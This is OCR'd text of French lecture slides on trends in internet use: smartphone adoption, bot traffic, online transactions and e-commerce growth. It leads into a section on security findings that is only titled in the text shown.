
Usage des Smartphones





Digital in 2023: Global Overview, Hootsuite, 2023

Evolution des activités et logiciels

Usage des Smartphones








https://www.cisco.com/c/en/us/solutions/service-provider/visual-networking-index-vni/index.html

Evolution des activités et logiciels


Non Human Traffic




Bad Bot Report 2024

Evolution des activités et logiciels

Non Human Traffic






Bad Bot Report 2024

Evolution des activités et logiciels


Non Human Traffic



Bad Bot Report 2024

Evolution des activités et logiciels

Online Transaction




Digital in 2023: Global Overview, Hootsuite, 2023

SumUp

- Changements drastiques
  - Multiplication de la diversité des applications
  - Facilitation d'accès aux ressources
  - Multiplication des communications inter-applications
- De nouveaux usages:
  - Usage massif des réseaux sociaux
  - La part du multimédia très impactante sur le réseau mondial
  - Mobiles plus utilisés que Laptop/Desktop
  - Explosion des transactions M2M
- Augmentation constante des ventes sur internet /e-commerce


Les constats de sécurité



Sommes nous vulnérables ?

Sommes nous vulnérables ?

